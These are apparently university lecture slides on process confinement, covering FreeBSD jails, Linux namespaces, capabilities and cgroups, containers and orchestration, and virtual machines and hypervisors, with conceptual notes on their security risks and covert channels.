# FreeBSD Jails: Differences from chroot

- **Network restrictions**
  - Jail has its own IP address
  - Can only bind to sockets with a specified IP address and authorized ports
- **Processes can only communicate with processes inside the jail**
  - No visibility into unjailed processes
- **Hierarchical: create jails within jails**
- **Root power is limited**
  - Cannot load kernel modules
  - Ability to disallow certain system calls
    - Raw sockets
    - Device creation
    - Modifying network configuration
    - Mounting/unmounting file systems
    - set_hostname

https://www.freebsd.org/doc/en/books/arch-handbook/jail.html

## Problems

- **Coarse policies**
  - All or nothing access to parts of the file system
  - Does not work for apps like a web browser
    - Needs access to files outside the jail (e.g., saving files, uploading attachments)
- **Does not prevent malicious apps from**
  - Accessing the network & other machines
  - Trying to crash the host OS
- **BSD Jails is a BSD-only solution**
- **Pretty good for running things like DNS servers and web servers**
- **Not all that useful for user applications**

# Linux Namespaces

- *chroot* only changed the root of the filesystem namespace
- Linux provides control over the following namespaces:

| | | |
|---|---|---|
| **IPC** | **System V IPC, POSIX message queues** | Objects created in an IPC namespace are visible to all other processes only in that namespace |
| **Network** | **Network devices, stacks, ports** | Isolates IP protocol stacks, IP routing tables, firewalls, socket port #s |
| **Mount** | **Mount points** | Mount points can be different in different processes |
| **PID** | **Process IDs** | Different PID namespaces can have the same PID – child cannot see parent processes or other namespaces |
| **User** | **User & group IDs** | Per-namespace user/group IDs. You can be root in a namespace with restricted privileges |
| **UTS** | **Hostname and NIS domain name** | sethostname and setdomainname affect only the namespace |

See namespaces(7)

## Linux Namespaces

**Unlike *chroot*, unprivileged users can create namespaces**

**unshare() – system call that dissociates parts of the process execution context**

- Examples
  - Unshare IPC namespace, so it's separate from other processes
  - Unshare PID namespace, so the thread gets its own PID namespace for its children

**clone() – system call to create a child process**

- Like *fork()* but allows you to control what is shared with the parent
  - Open files, root of the file system, current working directory, IPC namespace, network namespace, memory, etc.

**setns() – system call to associate a thread with a namespace**

- A thread can associate itself with an existing namespace in /proc/[pid]/ns

# Linux Capabilities

## How do we restrict privileged operations in a namespace?

- **UNIX systems distinguished *privileged* vs. *unprivileged* processes**
  – Privileged = UID 0 = root ⇒ *kernel bypasses all permission checks*

- **If we can provide limited elevation of privileges to a process:**
  – A process can be granted limited privileges
  – E.g., no ability to set UID to root, no ability to mount filesystems

**N.B.: These *capabilities* have nothing to do with *capability lists***

# Linux Capabilities

## Assign subsets of privileges to programs

- **Linux divides privileges into 38 distinct controls, including:**

  CAP_CHOWN: make arbitrary changes to file owner and group IDs

  CAP_DAC_OVERRIDE: bypass read/write/execute checks

  CAP_KILL: bypass permission checks for sending signals

  CAP_NET_ADMIN: network management operations

  CAP_NET_RAW: allow RAW sockets

  CAP_SETUID: arbitrary manipulation of process UIDs

  CAP_SYS_CHROOT: enable chroot

- **These are per-thread attributes**
  – Can be set via the *prctl* system call

## Linux Control Groups (cgroups)

**Limit the amount of resources a process tree can use**

- **CPU, memory, block device I/O, network**
  - E.g., a process tree can use at most 25% of the CPU
  - Limit # of processes within a group
- **Interface = `cgroups` file system: `/sys/fs/cgroup`**

**Namespaces + cgroups + capabilities**

**= lightweight process virtualization**

Process gets the *illusion* that it is running on its own Linux system, isolated from other processes

## Vulnerabilities

**Bugs have been found**

- User namespace: unprivileged user was able to get full privileges

**But comprehension is a bigger problem**

- **Namespaces do not prohibit a process from making privileged system calls**
  - They control resources that those calls can manage
  - The system will see only the resources that belong to that namespace
- **Capabilities grant non-root users increased access to privileged operations**
  - Design concept: instead of dropping privileges from root, provide limited elevation to non-root users
- **A real root process with its admin capability removed can restore it**
  - If it creates a user namespace, the capability is restored to the root user in that namespace – although limited in function

# Summary

- ***chroot***
- **FreeBSD Jails**
- **Linux namespaces, capabilities, and control groups**
  - Control groups
    - Allow processes to be grouped together – control resources for the group
  - Capabilities
    - Limit what privileged operations a process & its children can perform
  - Namespaces
    - Restrict what a process can see & who it can interact with:
      PIDs, User IDs, mount points, IPC, network

## Part 4

## More Confinement: Containers

## Motivation for containers

- **Installing software packages can be a pain**
  - Dependencies
- **Running multiple packages on one system can be a pain**
  - Updating a package can update a library or utility another uses
    - Causing something else to break
  - No isolation among packages
    - Something goes awry in one service impacts another
- **Migrating services to another system is a pain**
  - Re-deploy & reconfigure

## How did we address these problems?

- **Sysadmin effort**
  - Service downtime, frustration, redeployment
- **Run every service on a separate system**
  - Mail server, database, web server, app server, …
  - Expensive!  … and overkill
- **Deploy virtual machines**
  - Kind of like running services on separate systems
  - Each service gets its own instance of the OS and all supporting software
  - Heavyweight approach
    - Time share between operating systems

## What are containers?

**Containers: created to package & distribute software**

- Focus on services, not end-user apps
- Software systems usually require a bunch of stuff:
  - Libraries, multiple applications, configuration tools, …
- Container = image containing the application environment
  - Can be installed and run on any system

**Key insight:**

***Encapsulate software, configuration, & dependencies into one package***

# A container feels like a virtual machine

- **It gives you the illusion of separate**
  - Set of apps
  - Process space
  - Network interface
  - Network configuration
  - Libraries, …
- **But limited root powers**
- **And …**
  - All containers on a system share the same OS & kernel modules

# How are containers built?

- **Control groups**
  - Meters & limits on resource use
    - Memory, disk (I/O bandwidth), CPU (set %), network (traffic priority)
- **Namespaces**
  - Isolates what processes can see & access
  - Process IDs, host name, mounted file systems, users, IPC
  - Network interface, routing tables, sockets
- **Capabilities**
  - Restrict privileges on a per-process basis
- **Copy on write file system**
  - Instantly create new containers without copying the entire package
  - Storage system tracks changes
- **AppArmor**
  - Pathname-based mandatory access controls
  - Confines programs to a set of listed files & capabilities

## Docker

- **First super-popular container**
  - LXC (Linux Containers) were the first
- **Designed to provide Platform-as-a-Service capabilities**
  - Combined Linux cgroups & namespaces into a single easy-to-use package
  - Enabled applications to be deployed consistently anywhere as one package
- **Docker Image**
  - Package containing applications & supporting libraries & files
  - Can be deployed on many environments
- **Make deployment easy**
  - Git-like commands: docker push, docker commit, ...
  - Make it easy to reuse image and track changes
  - Download updates instead of entire images
- **Keep Docker images immutable (read-only)**
  - Run containers by creating a writable layer to temporarily store runtime changes

# Later Docker additions

- **Docker Hub: cloud-based repository for docker images**
- **Docker Swarm: deploy multiple containers as one abstraction**

## Not Just Linux

**Microsoft introduced Containers in Windows Server 2016 with support for Docker**

- **Windows Server Containers**
  - Assumes trusted applications
  - Misconfiguration or design flaws may permit an app to escape its container
- **Hyper-V Containers**
  - Each has its own copy of the Windows kernel & dedicated memory
  - Same level of isolation as in virtual machines
  - Essentially a VM that can be coordinated via Docker
  - Less efficient in startup time & more resource intensive
  - Designed for hostile applications to run on the same host

## Container Orchestration

- **We wanted to manage containers across systems**
- **Multiple efforts**
  - Marathon/Apache Mesos (2014), Kubernetes (2015), Nomad, Docker Swarm, …
- **Google designed Kubernetes for container orchestration**
  - Google invented Linux control groups
  - Standard deployment interface
  - Scale rapidly (e.g., Pokemon Go)
  - Open source

## What is container orchestration?

**Kubernetes orchestration**

- Handle multiple containers and start each one at the right time
- Handle storage
- Deal with hardware and container failure
  - Automatic restart & migration
- Add or remove containers in response to demand
- Integrates with the Docker engine, which runs the actual container

## Why were containers created?

**Primary goal was software distribution, not security**

- **Makes moving & running a collection of software simple**
  - E.g., Docker Container Format
- **Everything at Google is deployed & runs in a container**
  - Over 2 billion containers started per week (2014)
  - **lmctfy** ("*Let Me Contain That For You*")
    - Google's old container tool – similar to Docker and LXC (Linux Containers)
  - Then Kubernetes to manage multiple containers & their storage

# But containers have security benefits

- **Containers use namespaces, control groups, & capabilities**
  - Restricted capabilities by default
  - Isolation among containers
- **Containers are usually minimal and application-specific**
  - Just a few processes
  - Minimal software & libraries
  - Fewer things to attack
- **They separate policy from enforcement**
- **Execution environments are reproducible**
  - Easy to inspect how a container is defined
  - Can be tested in multiple environments
- **Watchdog-based re-starting: helps with availability**
- **Containers help with comprehension errors**
  - Decent default security without learning much
  - Also ability to enable other security modules

## Security Concerns

- **Kernel exploits**
  - All containers share the same kernel
- **Privileges & escaping the container**
  - Privileged containers map uid 0 to the host's uid 0

    Prevention of escape is based on MAC (apparmor), capabilities & namespace configuration
  - Unprivileged containers map uid 0 to an unprivileged user outside the container

    *No possibility of root escalation*
- **Users in multiple containers may share the same real ID**
  - If users map to the same parent ID, they share all the limits of that ID
  - A user in one container can perform a DoS attack on another user

## Security Concerns

- **Denial of service attacks**
  - Untrusted users may launch attacks within containers
  - If one container can monopolize a resource, others suffer
- **Network spoofing**
  - A container can transmit raw ethernet packets and spoof any service
- **Origin integrity**
  - Where is the container from and has it been tampered?

## Part 5

# More Confinement: Virtual Machines

# Virtual CPUs (sort of)

*What time-sharing operating systems give us*

- Each process feels like it has its own CPU & memory
  - But cannot execute privileged CPU instructions
    (e.g., modify the MMU or the interval timer, halt the processor, access I/O)
- Illusion created by OS preemption, scheduler, and MMU
- User software has to “ask the OS” to do system-related functions

- Containers, BSD Jails, namespaces give us operating system-level virtualization

## Process Virtual Machines

**CPU interpreter running as a process**

- **Pseudo-machine with interpreted instructions**
  - 1966: O-code for BCPL
  - 1973: P-code for Pascal
  - 1995: Java Virtual Machine (JIT compilation added)
  - 2002: Microsoft .NET CLR (pre-compilation)
  - 2003: QEMU (dynamic binary translation)
  - 2008: Dalvik VM for Android
  - 2014: Android Runtime (ART) – ahead of time compilation
- **Advantage: run anywhere, sandboxing capability**
- **No ability to even pretend to access the system hardware**
  - Just function calls to access system functions
  - Or "generic" hardware

# Machine Virtualization

- **Normally all hardware and I/O managed by one operating system**
- **Machine virtualization**
  - Abstract (virtualize) control of hardware and I/O from the OS
  - Partition a physical computer to act like several computers
    - Manipulate memory mappings
    - Set system timers
    - Access devices
  - Migrate an entire OS & its applications from one computer to another
- **1972: IBM System 370**
  - Allow kernel developers to share a computer

## Why are VMs popular?

- **Wasteful to dedicate a computer to each service**
  - Mail, print server, web server, file server, database
- **If these services run on a separate computer**
  - Configure the OS just for that service
  - Attacks and privilege escalation won't hurt other services

# Hypervisor

**Hypervisor: Program in charge of virtualization**

- Aka Virtual Machine Monitor
- Provides the illusion that the OS has full access to the hardware
- Arbitrates access to physical resources
- Presents a set of virtual device interfaces to each host

# Machine Virtualization


## An OS is just a bunch of code!

- **Privileged vs. unprivileged instructions**
  - If regular applications execute privileged instructions, they trap
  - Operating systems are allowed to execute privileged instructions
- **With machine virtualization**
  - We deprivilege the operating system
  - The VMM runs at a higher privilege level than the OS
- **The VMM catches the trap**
  - If it turns out that the attempt to execute the privileged instruction occurred in the kernel code, the hypervisor (VMM) emulates the instruction
  - Trap & Emulate

# Hypervisor

**Application or Guest OS runs until:**


- Privileged instruction traps
- System interrupts
- Exceptions (page faults)
- Explicit call: `VMCALL` (Intel) or `VMMCALL` (AMD)


Operating System & Applications
Unprivileged
Page Fault
Instruction Fault
Virtual IRQ
Privileged
MMU emulation
CPU instruction or device emulation
I/O emulation
Hypervisor (Virtual Machine Monitor)


# Hardware support for virtualization

## Root mode (Intel example)

– Layer of execution more privileged than the kernel



Without virtualization



# Architectural Support

- **Intel Virtual Technology, AMD-V**
- **ARM Virtualization Extensions**
  - New mode (HYP) and new privilege level (non-secure privilege level 2)

**Guest mode execution: can run privileged instructions directly**

- E.g., a system call does not need to go to the VM
- Certain privileged instructions are intercepted as VM exits to the VMM
- Exceptions, faults, and external interrupts are intercepted as VM exits
- Virtualized exceptions/faults are injected as VM entries

## CPU Architectural Support

- **Setup**
  - Turn VM support on/off (usually in BIOS)
  - Configure what controls VM exits
  - Processor state
    - Saved & restored in guest & host areas
- **VM Entry: go from hypervisor to VM**
  - Load state from guest area
- **VM Exit**
  - VM-exit information contains cause of exit
  - Processor state saved in guest area
  - Processor state loaded from host area

## Two Approaches to Running VMs


1. **Native VM (hypervisor model)**
2. **Hosted VM**

# Native Virtual Machine

Example:
VMware ESX

**Native VM (or *Type 1* or *Bare Metal*)**

- No primary OS
- Hypervisor is in charge of access to the devices and scheduling
- OS runs in "kernel mode" but does not run with full privileges




# Hosted Virtual Machine

## Hosted VM

- VMM runs without special privileges
- Primary OS responsible for access to the raw machine
  - Lets you use all the drivers available for that primary OS
- Guest operating systems run under a VMM
- VMM invoked by host OS
  - Serves as a proxy to the host OS for access to devices

Example: VMware Workstation



## Security Benefits

- **Virtual machines provide isolation of operating systems**
- **Attacks & malware can target the guest OS & apps**
- **Malware cannot escape from the infected guest OS**
  - If a guest OS is compromised or fails
    - the host and other OSes are unaffected
    - The ability of other OSes to access resources is unaffected
    - The performance of other OSes is unaffected
  - Cannot infect the host OS
  - Cannot infect the VMM
  - Cannot infect other VMs on the same computer

## Security Benefits

- **Recovery from snapshots**
  - Easy to revert to a previous version of the system
- **Easy to replicate  virtual machines**
  - Treat the system as a virtual “appliance”
  - If it gets infected with malware, just start another appliance
- **Operate as a test environment**
  - Great for testing suspicious software
  - See what files have been modified
  - Compare before/after states
  - Restore to pre-installed state

## Risks

- **Same as with introducing other new computers**
  - Poorly configured access policies
  - Untrusted or unpatched software
  - "Default" system installations (e.g., full Linux distributions)
- **An attacker may enable virtualization**
  **… and install a new virtual machine in a computing environment**
  - It acts like a real computer
  - Private file system
  - Undetected by other VMs
  - Admins might not notice one more system on the network


# Risks: Covert Channels

**Covert channel**

- Secret communication channel between components that are not allowed to communicate

**Side channel attack**

- Communication using some aspect of a system's behavior



1. Malware can perform CPU-intensive task at specific times
2. Listener can do CPU-intensive tasks and measure completion times

This allows malware to send a bit pattern:

*malware working = 1 = slowdown on listener*

Depends on scheduler but there are other mechanisms too… like memory access

## The End